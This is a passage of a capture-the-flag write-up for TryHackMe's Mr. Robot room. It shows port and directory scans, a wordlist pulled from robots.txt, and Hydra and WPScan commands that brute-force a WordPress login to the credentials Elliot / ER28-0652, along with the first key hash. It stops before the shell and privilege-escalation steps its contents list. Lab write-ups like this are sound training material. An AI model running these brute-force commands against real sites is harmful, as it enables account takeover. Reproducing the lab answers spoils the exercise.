

Mr_Robot_Ctf

Mr. Robot




Table of Content

1. Introduction

- a) Challenge Information
- b) Challenge Overview

2. Key Details

3. Recon

- a) RustScan
- b) Nmap Scan
- c) Gobuster Scan
- d) Manual Recon

4. Password Bruteforce

- a) Intercept req for finding parameters
- b) Hydra (for bruteforcing username)
- c) Wpscan (for bruteforcing password)

5. Exploitation

- a) PHP shell creation and setting up in correct page ie 404 error page
- b) Gaining Shell with Netcat and curl req on 404 error page
- c) Cracking hash with John and hashcat
- d) Getting shell of robot

6. Post Exploitation

- a) Finding permission 4000
 - b) Exploit using Nmap interactive shell
-
-

Introduction

Capture the Flag Challenge

- Platform: [TryHackMe](#)
 - Challenge URL: [Mr. Robot Room](#)
 - Difficulty Level: Medium
-

Challenge Overview

In this CTF challenge, you will explore various enumeration techniques, exploit vulnerable services, and eventually capture the flag from the system. This challenge combines web application security, Directory Bruteforcing, Password Bruteforcing, hash cracking and linux privilege escalation tasks.

Key Details

Room Name: Mr. Robot

Target Address: `http://mrrobot.thm/`

Tools used:

- Nmap
- Gobuster
- Nikto
- BurpSuite Community
- Hydra
- Msfvenom
- Metasploit

Focus Areas:

- Scanning and Enumeration
 - Web Application Bruteforce
 - Exploiting wordpress with PHP Shell
 - Privilege Escalation using perm 4000
 - Root Access via nmap interactive shell
-

Recon

RustScan (Open Ports)

```
bunny@parrot:~/hacklab/thm/machines/mr.robot$ rustscan -a mrrobot.thm
```

```
..... .. .-----..... ..-----..... .. .-. ..-. ..-
| {} }| {} |{ {__ {__ _}{ {__ / __} / {} \ | `| |
| .-. \| {} |.-._} } | | .-. _} }\      }/ /\ \| | \ |
`_`'_`'_-----'-----'`_`'_-----'-----'`_`'_-----'`_`'_
```

The Modern Day Port Scanner.

: <https://discord.gg/GFrQsGy> :

: <https://github.com/RustScan/RustScan> :

Real hackers hack time ⌚

[~] The config file is expected to be at "/home/bunny/.rustscan.toml"

[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers

[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.

Open 10.10.204.249:80

Open 10.10.204.249:443

[~] Starting Script(s)

[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")

[~] Starting Nmap 7.94SVN (<https://nmap.org>) at 2025-01-15 06:54 IST

Initiating Ping Scan at 06:54

Scanning 10.10.204.249 [2 ports]

Completed Ping Scan at 06:54, 0.41s elapsed (1 total hosts)

Initiating Connect Scan at 06:54

Scanning mrrobot.thm (10.10.204.249) [2 ports]

Discovered open port 443/tcp on 10.10.204.249

Discovered open port 80/tcp on 10.10.204.249

Completed Connect Scan at 06:54, 0.47s elapsed (2 total ports)

Nmap scan report for mrrobot.thm (10.10.204.249)

Host is up, received syn-ack (0.42s latency).

Scanned at 2025-01-15 06:54:54 IST for 0s

PORT	STATE	SERVICE	REASON
80/tcp	open	http	syn-ack
443/tcp	open	https	syn-ack

```
Read data files from: /usr/bin/../../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.00 seconds
```

Nmap Scan

```
bunny@parrot:~/hacklab/thm/machines/mr.robot$ cat portscan.nmap
# Nmap 7.94SVN scan initiated Wed Jan 15 09:13:47 2025 as: nmap -sC -vv -A -p- -oN portscan.nmap mrrobot.thm
Nmap scan report for mrrobot.thm (10.10.164.132)
Host is up, received reset ttl 61 (0.41s latency).
Scanned at 2025-01-15 09:13:48 IST for 815s
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE REASON          VERSION
22/tcp    closed ssh          reset ttl 61
80/tcp    open  http           syn-ack ttl 61 Apache httpd
|_http-server-header: Apache
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
|_http-title: Site doesn't have a title (text/html).
443/tcp   open  ssl/http       syn-ack ttl 61 Apache httpd
|_http-title: 400 Bad Request
|_http-server-header: Apache
| ssl-cert: Subject: commonName=www.example.com
| Issuer: commonName=www.example.com
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2015-09-16T10:45:03
| Not valid after:  2025-09-13T10:45:03
| MD5: 3c16:3b19:87c3:42ad:6634:c1c9:d0aa:fb97
| SHA-1: ef0c:5fa5:931a:09a5:687c:a2c2:80c4:c792:07ce:f71b
| -----BEGIN CERTIFICATE-----
| MIIBqzCCARQCCQCgSfELirADCzANBgkqhkiG9w0BAQUFADAaMRgwFgYDVQQDDA93
| d3cuZXhhbXBsZS5jb20wHhcNMTEwOTE2MTA0NTAzWhcNMjUwOTEzMTA0NTAzWjAa
| MRgwFgYDVQQDDA93d3cuZXhhbXBsZS5jb20wgZ8wDQYJKoZIhvcNAQEBBQADgY0A
| MIGJAoGBANlxG/38e8Dy/mxwZzBboYF64tu1n8c2zsW0w8FFU0azQFzv7RPKcGwt
| sALkdAMkNcWS7J930xGamdCZPdoRY4hhfesLIshZxpyk6NoYBkmtx+GfwrrLh6mU
| yvsyno29GAlqYWffffzXRoiBDdtGTn9NeMqXobVTTKtar0BGsp0S5AgMBAAEwDQYJ
| KoZIhvcNAQEFBQADgYEASfG0dH3x4/XaN6IWwaKo8XeRStjYTy/uBJEBUERlP17X
| 1TooZOYbvgFAqK8DP0l7EkzASVeu0mS5orfptWjOZ/UWVZujSNj7uu7QR4vbNERx
| ncZrydr7FklpkIN5Bj8SYc94JI9GsrHip4mpbystXkxnco0VESjRBES/iatbk10=
|_-----END CERTIFICATE-----
```

```
| http-methods:
|_ Supported Methods: GET HEAD POST
Device type: general purpose|specialized|storage-misc|WAP|broadband router
Running (JUST GUESSING): Linux 5.X|3.X|4.X|2.6.X (90%), Crestron 2-Series
(87%), HP embedded (87%), Asus embedded (86%)
OS CPE: cpe:/o:linux:linux_kernel:5.4 cpe:/o:linux:linux_kernel:3
cpe:/o:linux:linux_kernel:4 cpe:/o:crestron:2_series cpe:/h:hp:p2000_g3
cpe:/o:linux:linux_kernel:2.6.22 cpe:/h:asus:rt-n56u
cpe:/o:linux:linux_kernel:3.4
OS fingerprint not ideal because: Didn't receive UDP response. Please try
again with -sSU
Aggressive OS guesses: Linux 5.4 (90%), Linux 3.10 - 3.13 (89%), Linux 3.10
- 4.11 (88%), Linux 3.12 (88%), Linux 3.13 (88%), Linux 3.13 or 4.2 (88%),
Linux 3.2 - 3.5 (88%), Linux 3.2 - 3.8 (88%), Linux 4.2 (88%), Linux 4.4
(88%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.94SVN%E=4%D=1/15%OT=80%CT=22%CU=%PV=Y%DS=4%DC=T%G=N%TM=67873223%P=x
86_64-pc-linux-gnu)
SEQ(SP=102%GCD=1%ISR=10D%TI=Z%CI=I%TS=8)
SEQ(SP=102%GCD=1%ISR=10D%TI=Z%CI=I%II=I%TS=8)
OPS(O1=M508ST11NW7%O2=M508ST11NW7%O3=M508NNT11NW7%O4=M508ST11NW7%O5=M508ST11
NW7%O6=M508ST11)
WIN(W1=68DF%W2=68DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)
ECN(R=Y%DF=Y%TG=40%W=6903%O=M508NNSNW7%CC=Y%Q=)
T1(R=Y%DF=Y%TG=40%S=0%A=S+%F=AS%RD=0%Q=)
T2(R=N)
T3(R=N)
T4(R=Y%DF=Y%TG=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
T5(R=Y%DF=Y%TG=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
T6(R=Y%DF=Y%TG=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
T7(R=N)
U1(R=N)
IE(R=Y%DFI=N%TG=40%CD=S)

Uptime guess: 0.008 days (since Wed Jan 15 09:16:10 2025)
Network Distance: 4 hops
TCP Sequence Prediction: Difficulty=258 (Good luck!)
IP ID Sequence Generation: All zeros

TRACEROUTE (using port 80/tcp)
HOP RTT ADDRESS
1 385.21 ms 10.2.0.1
```

```
2 ... 3
4 428.45 ms mrrobot.thm (10.10.164.132)
```

Read data files from: /usr/bin/../share/nmap

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done at Wed Jan 15 09:27:23 2025 -- 1 IP address (1 host up) scanned in 816.55 seconds

Gobuster Scan

```
bunny@parrot:~/hacklab/thm/machines/mr.robot/dirBruteforce$ gobuster dir -u
http://mrrobot.thm -w /usr/share/wordlists/SecLists/Discovery/Web-
Content/directory-list-2.3-medium.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                        http://mrrobot.thm
[+] Method:                     GET
[+] Threads:                   10
[+] Wordlist:                   /usr/share/wordlists/SecLists/Discovery/Web-
Content/directory-list-2.3-medium.txt
[+] Negative Status codes:     404
[+] User Agent:                 gobuster/3.6
[+] Timeout:                   10s
=====
Starting gobuster in directory enumeration mode
=====
/images                (Status: 301) [Size: 234] [-->
http://mrrobot.thm/images/]
/blog                  (Status: 301) [Size: 232] [-->
http://mrrobot.thm/blog/]
/rss                   (Status: 301) [Size: 0] [--> http://mrrobot.thm/feed/]
/sitemap               (Status: 200) [Size: 0]
/login                 (Status: 302) [Size: 0] [--> http://mrrobot.thm/wp-
login.php]
/0                     (Status: 301) [Size: 0] [--> http://mrrobot.thm/0/]
/feed                  (Status: 301) [Size: 0] [--> http://mrrobot.thm/feed/]
/video                (Status: 301) [Size: 233] [-->
http://mrrobot.thm/video/]
/image                 (Status: 301) [Size: 0] [-->
http://mrrobot.thm/image/]
/atom                  (Status: 301) [Size: 0] [-->
http://mrrobot.thm/feed/atom/]
/wp-content            (Status: 301) [Size: 238] [--> http://mrrobot.thm/wp-
content/]
/admin                 (Status: 301) [Size: 233] [-->
http://mrrobot.thm/admin/]
/audio                 (Status: 301) [Size: 233] [-->
http://mrrobot.thm/audio/]
/intro                 (Status: 200) [Size: 516314]
```

```

/wp-login                (Status: 200) [Size: 2599]
/css                    (Status: 301) [Size: 231] [-->
http://mrrobot.thm/css/]
/rss2                   (Status: 301) [Size: 0] [--> http://mrrobot.thm/feed/]
/license                (Status: 200) [Size: 309]
/wp-includes            (Status: 301) [Size: 239] [--> http://mrrobot.thm/wp-
includes/]
/js                    (Status: 301) [Size: 230] [--> http://mrrobot.thm/js/]
/Image                 (Status: 301) [Size: 0] [-->
http://mrrobot.thm/Image/]
/rdf                   (Status: 301) [Size: 0] [-->
http://mrrobot.thm/feed/rdf/]
/page1                 (Status: 301) [Size: 0] [--> http://mrrobot.thm/]
/readme                (Status: 200) [Size: 64]
/robots                (Status: 200) [Size: 41]
/dashboard             (Status: 302) [Size: 0] [--> http://mrrobot.thm/wp-
admin/]
/%20                  (Status: 301) [Size: 0] [--> http://mrrobot.thm/]
/wp-admin              (Status: 301) [Size: 236] [--> http://mrrobot.thm/wp-
admin/]
/phpmyadmin            (Status: 403) [Size: 94]
/0000                 (Status: 301) [Size: 0] [--> http://mrrobot.thm/0000/]
/xmlrpc                (Status: 405) [Size: 42]
Progress: 24581 / 220561 (11.14%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 24586 / 220561 (11.15%)
=====
Finished
=====

```

1. `/wp-login`: WordPress login page.

- `/robots.txt`: Often contains sensitive directories hidden from search engines.
- `/admin`: Suggests an admin panel, possibly WordPress or another CMS backend.
- `/sitemap`: Sitemap file revealing the website's structure and additional endpoints.
- `/wp-content`: WordPress directory containing themes, plugins, or uploads.
- `/wp-includes`: Core WordPress directory with potential vulnerabilities.
- `/rss`, `/atom`, `/feed`, `/rss2`: Syndication feeds that might disclose user or post data.
- `/phpmyadmin`: phpMyAdmin access, which could allow database exploitation.
- `/dashboard`: May redirect to `/wp-admin` or another restricted area.
- `/intro`: A large file that may contain introductory or sensitive information.

- `/readme`: Could reveal version info or setup details.
 - `/license`: May disclose licensing terms or software version.
 - `/images`, `/video`, `/audio`, `/css`, `/js`: Asset directories, possible misconfigurations or file upload points.
 - `/xmlrpc`: WordPress API endpoint, often a vulnerability target.
 - `/0` and `/0000`: Unusual numeric directories worth exploring.
 - `/page1`: May lead to additional content.
 - `/%20`: Represents a space. Investigate for hidden files or unintended behavior.
-

Manual Recon

robots.txt**`

<http://mrrobot.thm/robots.txt>

Found 2 Files

- fsociety.dic
- key-1-of-3.txt

null

Download fsociety.dic it using wget

```
bunny@parrot:~/hacklab/thm/machines/mr.robot$ wget
http://mrrobot.thm/fsociety.dic
--2025-01-15 12:32:19-- http://mrrobot.thm/fsociety.dic
Resolving mrrobot.thm (mrrobot.thm)... 10.10.248.121
Connecting to mrrobot.thm (mrrobot.thm)|10.10.248.121|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7245381 (6.9M) [text/x-c]
Saving to: 'fsociety.dic'

fsociety.dic                               100%
[=====>] 6.91M 330KB/s
in 26s

2025-01-15 12:32:46 (274 KB/s) - 'fsociety.dic' saved [7245381/7245381]
```

Checking what inside it :

```
bunny@parrot:~/hacklab/thm/machines/mr.robot$ cat fsociety.dic | wc
858160 858160 7245381
``ok It was having bunch of words . Can be used for bruteforce Login
page of wordpress in Gobuster scan or `ssh` we found in Nmap scan.
```

Downloading /key-1-of-3.txt

```
bunny@parrot:~/hacklab/thm/machines/mr.robot$ wget http://mrrobot.thm/key-1-of-3.txt
```

```
--2025-01-15 12:41:38-- http://mrrobot.thm/key-1-of-3.txt
```

```
Resolving mrrobot.thm (mrrobot.thm)... 10.10.248.121
```

```
Connecting to mrrobot.thm (mrrobot.thm)|10.10.248.121|:80... connected.
```

```
HTTP request sent, awaiting response... 200 OK
```

```
Length: 33 [text/plain]
```

```
Saving to: 'key-1-of-3.txt'
```

```
key-1-of-3.txt
```

```
100%
```

```
[=====>]
```

```
33 --.-KB/s
```

```
in 0s
```

```
2025-01-15 12:41:39 (716 KB/s) - 'key-1-of-3.txt' saved [33/33]
```

Got Our First Key:

```
bunny@parrot:~/hacklab/thm/machines/mr.robot$ cat key-1-of-3.txt
```

```
073403c8a58a1f80d943455fb30724b9
```

Checking /wp-login

Parrot Security

TryHackMe | Mr Robot CT

SecLists/Discovery/Web

user's Blog! › Log In

← → ↻ 🔒

http://mrrobot.thm/wp-login

🔖 ⭐ ⚙️ 🔍 📄 ☰

Import bookmarks...

Parrot OS

Hack The Box

OSINT Services

Vuln DB


Privacy and Security

Learning Resources

Hacking AI TOOL

New Tab

New Tab



Username

Password


☐ Remember Me

Log In

Lost your password?

← Back to user's Blog!

Intercept with BurpSuite



Now we have format for making request with `hydra`

First Sort the fsociety.dic

```
bunny@parrot:~/hacklab/thm/machines/mr.robot$ sort fsociety.dic | uniq >
uniq_fsociety.dic
bunny@parrot:~/hacklab/thm/machines/mr.robot$
```

BruteForce login Username using Hydra

```
bunny@parrot:~/hacklab/thm/machines/mr.robot$ hydra -L fsociety.dic -p admin mrrobot.thm http-post-form '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid username'
```

Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (<https://github.com/vanhauser-thc/thc-hydra>) starting at 2025-01-15 13:07:12

[DATA] max 16 tasks per 1 server, overall 16 tasks, 858235 login tries (1:858235/p:1), ~53640 tries per task

[DATA] attacking http-post-form://mrrobot.thm:80/wp-

login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid username

[80][http-post-form] host: mrrobot.thm login: Elliot password: admin

^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.

```
bunny@parrot:~/hacklab/thm/machines/mr.robot$
```

So we found Elliot as correct username

Let's Find Password using Hydra

```
bunny@parrot:~/hacklab/thm/machines/mr.robot$ hydra -l Elliot -P uniq_fsociety.dic mrrobot.thm http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=The password you entered for the username"
```

Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (<https://github.com/vanhauser-thc/thc-hydra>) starting at 2025-01-15 14:19:11

[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore

[DATA] max 16 tasks per 1 server, overall 16 tasks, 11452 login tries (1:1/p:11452), ~716 tries per task

[DATA] attacking http-post-form://mrrobot.thm:80/wp-

login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=The password you entered for the username

[STATUS] 490.00 tries/min, 490 tries in 00:01h, 10962 to do in 00:23h, 16

active

[STATUS] 485.33 tries/min, 1456 tries in 00:03h, 9996 to do in 00:21h, 16

active

[STATUS] 481.71 tries/min, 3372 tries in 00:07h, 8080 to do in 00:17h, 16

active

[80][http-post-form] host: mrrobot.thm login: Elliot password: ER28-0652

1 of 1 target successfully completed, 1 valid password found

Hydra (<https://github.com/vanhauser-thc/thc-hydra>) finished at 2025-01-15

14:31:06

Finding Password Using WpScan

```
bunny@parrot:~/hacklab/thm/machines/mr.robot$ wpscan --url  
http://mrrobot.thm/ --usernames=Elliot --passwords=uniq_fsociety.dic
```

```
_____  
 \ \      / /  _ \ / ____|  
  \ \  /\  / / | |_) | (____ _ _ _ _ _ ®  
   \ \  \ / / | ____/ \___ \ / _ \| ' _ \  
    \  /\  /  | | ____ ) | (___ (___| | | | |  
     \ /  \ /  | _ | |____/ \___| \_/_|_| | _|
```

WordPress Security Scanner by the WPScan Team

Version 3.8.25

Sponsored by Automattic - <https://automattic.com/>

@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

```
[i] It seems like you have not updated the database for some time.  
[?] Do you want to update now? [Y]es [N]o, default: [N]  
[+] URL: http://mrrobot.thm/ [10.10.248.121]  
[+] Started: Wed Jan 15 14:23:06 2025
```

Interesting Finding(s):

[+] Headers

```
| Interesting Entries:  
| - Server: Apache  
| - X-Mod-Pagespeed: 1.9.32.3-4523  
| Found By: Headers (Passive Detection)  
| Confidence: 100%
```

```
[+] robots.txt found: http://mrrobot.thm/robots.txt  
| Found By: Robots Txt (Aggressive Detection)  
| Confidence: 100%
```

```
[+] XML-RPC seems to be enabled: http://mrrobot.thm/xmlrpc.php  
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%  
| References:  
| - http://codex.wordpress.org/XML-RPC_Pingback_API  
| -
```

https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_sca

```
nner/
| -
https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| -
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| -
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
```

```
[+] The external WP-Cron seems to be enabled: http://mrrobot.thm/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299
```

```
[+] WordPress version 4.3.1 identified (Insecure, released on 2015-09-15).
| Found By: Emoji Settings (Passive Detection)
| - http://mrrobot.thm/370fa0a.html, Match: 'wp-includes\js\wp-emoji-release.min.js?ver=4.3.1'
| Confirmed By: Meta Generator (Passive Detection)
| - http://mrrobot.thm/370fa0a.html, Match: 'WordPress 4.3.1'
```

```
[+] WordPress theme in use: twentyfifteen
| Location: http://mrrobot.thm/wp-content/themes/twentyfifteen/
| Last Updated: 2024-11-12T00:00:00.000Z
| Readme: http://mrrobot.thm/wp-content/themes/twentyfifteen/readme.txt
| [!] The version is out of date, the latest version is 3.9
| Style URL: http://mrrobot.thm/wp-content/themes/twentyfifteen/style.css?ver=4.3.1
| Style Name: Twenty Fifteen
| Style URI: https://wordpress.org/themes/twentyfifteen/
| Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, st...
| Author: the WordPress team
| Author URI: https://wordpress.org/
|
| Found By: Css Style In 404 Page (Passive Detection)
|
| Version: 1.3 (80% confidence)
| Found By: Style (Passive Detection)
| - http://mrrobot.thm/wp-content/themes/twentyfifteen/style.css?
```

ver=4.3.1, Match: 'Version: 1.3'

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)

Checking Config Backups - Time: 00:00:14

<=====> (137 / 137) 100.00% Time:
00:00:14

[i] No Config Backups Found.

[+] Performing password attack on Xmlrpc Multicall against 1 user/s

[SUCCESS] - Elliot / ER28-0652

All Found

Progress Time: 00:00:48 <=====

> (12 / 22) 54.54% ETA: ????:??

[!] Valid Combinations Found:

| Username: Elliot, Password: ER28-0652

[!] No WPScan API Token given, as a result vulnerability data has not been output.

[!] You can get a free API token with 25 daily requests by registering at <https://wpscan.com/register>

[+] Finished: Wed Jan 15 14:24:31 2025

[+] Requests Done: 187

[+] Cached Requests: 6

[+] Data Sent: 47.8 KB

[+] Data Received: 1.496 MB

[+] Memory used: 313.062 MB


[+] Elapsed time: 00:01:25

Successfully Bruteforced Password:

Username: Elliot

